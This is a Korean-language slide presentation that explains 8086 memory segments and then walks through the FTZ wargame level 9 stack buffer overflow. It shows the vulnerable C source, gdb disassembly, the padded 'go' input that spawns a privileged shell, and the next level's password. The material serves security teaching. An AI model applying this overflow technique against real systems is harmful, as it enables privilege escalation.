이유경

2021/02/02


Memory Architecture


8086 시스템

목차

01

메모리 구조


High address
Available Space
Kernel
Low address


High address
Segment 3
Available Space
Segment 2
Segment 1
Segment Selector
Kernel
Low address
Stack
Data
Code

02

Code segment

Code segment


instruction

- 분기, 점프, 시스템 호출 등
- 메모리 상의 특정 위치에 있는 명령을 지정함

세그먼트는 자신이 현재 메모리 상에 어느 위치에 저장될지 컴파일 과정에서는 알 수 ✕

- logical address↔실제 메모리상의 주소(physical address)
- logical address: 시작 위치(offset)로부터의 위치

physical address = offset + logical address



03

Data segment

Data segment

Data

- 전역 변수
- 프로그램 내에서 전역 변수를 선언하면 그 변수가 data segment에 자리잡음

현재 모듈의 Data segment

상위 레벨로부터 받아들이는 데이터 모듈

동적 생성 데이터

다른 프로그램과 공유하는 공유 데이터

04

Stack segment

Stack segment

Stack segment


- Buffer
- 현재 수행되고 있는 handler, task, program이 저장하는 데이터 영역
- multiple 스택 생성
- 각 스택들 간의 switch 가능
- 지역 변수

Stack

- 필요한 크기만큼 생성
- PUSH와 POP instruction에 의해서 스택에 데이터를 저장하고 읽어 들임
- Stack Pointer(SP)라는 레지스터가 스택의 맨 꼭대기를 가리킴

05

Buffer Overflow


버퍼 A
데이터 영역 B
복사된 메모리

06

FTZ level 9

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
  }
```

핵심

- buf 변수는 10만큼의 데이터만 받도록 되어있다.
- 그러나 fgets에서 40만큼을 입력 받게 한다.
- buf2에서 비교문이 실행된다.

```
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:    push   ebp
0x08048421 <main+1>:    mov    ebp,esp
0x08048423 <main+3>:    sub    esp,0x28
0x08048426 <main+6>:    and    esp,0xfffffff0
0x08048429 <main+9>:    mov    eax,0x0
0x0804842e <main+14>:   sub    esp,eax
0x08048430 <main+16>:   sub    esp,0xc
0x08048433 <main+19>:   push   0x8048554
0x08048438 <main+24>:   call   0x8048350 <printf>
0x0804843d <main+29>:   add    esp,0x10
0x08048440 <main+32>:   sub    esp,0x4
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
0x08048454 <main+52>:   add    esp,0x10
0x08048457 <main+55>:   sub    esp,0x4
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
0x0804846a <main+74>:   add    esp,0x10
0x0804846d <main+77>:   test   eax,eax
0x0804846f <main+79>:   jne    0x80484a6 <main+134>
0x08048471 <main+81>:   sub    esp,0xc
0x08048474 <main+84>:   push   0x804856d
0x08048479 <main+89>:   call   0x8048350 <printf>
0x0804847e <main+94>:   add    esp,0x10
0x08048481 <main+97>:   sub    esp,0x8
0x08048484 <main+100>:  push   0xbc2
0x08048489 <main+105>:  push   0xbc2
0x0804848e <main+110>:  call   0x8048360 <setreuid>
0x08048493 <main+115>:  add    esp,0x10
0x08048496 <main+118>:  sub    esp,0xc
0x08048499 <main+121>:  push   0x804857a
0x0804849e <main+126>:  call   0x8048310 <system>
0x080484a3 <main+131>:  add    esp,0x10
0x080484a6 <main+134>:  leave
0x080484a7 <main+135>:  ret
End of assembler dump.
```

fgets(ebp-40,0x28,0x8049698)

```
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
```

```
10   printf("It can be overflow : ");
11   fgets(buf,40,stdin);
12
13   if ( strncmp(buf2, "go", 2) == 0 )
14    {
15         printf("Good Skill!\n");
16         setreuid( 3010, 3010 );
17         system("/bin/bash");
18   }
```

```
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:    push   ebp
0x08048421 <main+1>:    mov    ebp,esp
0x08048423 <main+3>:    sub    esp,0x28
0x08048426 <main+6>:    and    esp,0xfffffff0
0x08048429 <main+9>:    mov    eax,0x0
0x0804842e <main+14>:   sub    esp,eax
0x08048430 <main+16>:   sub    esp,0xc
0x08048433 <main+19>:   push   0x8048554
0x08048438 <main+24>:   call   0x8048350 <printf>
0x0804843d <main+29>:   add    esp,0x10
0x08048440 <main+32>:   sub    esp,0x4
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
0x08048454 <main+52>:   add    esp,0x10
0x08048457 <main+55>:   sub    esp,0x4
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
0x0804846a <main+74>:   add    esp,0x10
0x0804846d <main+77>:   test   eax,eax
0x0804846f <main+79>:   jne    0x80484a6 <main+134>
0x08048471 <main+81>:   sub    esp,0xc
0x08048474 <main+84>:   push   0x804856d
0x08048479 <main+89>:   call   0x8048350 <printf>
0x0804847e <main+94>:   add    esp,0x10
0x08048481 <main+97>:   sub    esp,0x8
0x08048484 <main+100>:  push   0xbc2
0x08048489 <main+105>:  push   0xbc2
0x0804848e <main+110>:  call   0x8048360 <setreuid>
0x08048493 <main+115>:  add    esp,0x10
0x08048496 <main+118>:  sub    esp,0xc
0x08048499 <main+121>:  push   0x804857a
0x0804849e <main+126>:  call   0x8048310 <system>
0x080484a3 <main+131>:  add    esp,0x10
0x080484a6 <main+134>:  leave
0x080484a7 <main+135>:  ret
End of assembler dump.
```

strncmp(ebp-24,0x804856a,0x2)

```
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
```

```
10   printf("It can be overflow : ");
11   fgets(buf,40,stdin);
12
13   if ( strncmp(buf2, "go", 2) == 0 )
14    {
15         printf("Good Skill!\n");
16         setreuid( 3010, 3010 );
17         system("/bin/bash");
18   }
```

```
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : aaaaaaaaaaaaaaaaago
Good Skill!
```

16

```
Level10 Password is "interesting to hack!".

[level10@ftz level9]$
```

감사합니다.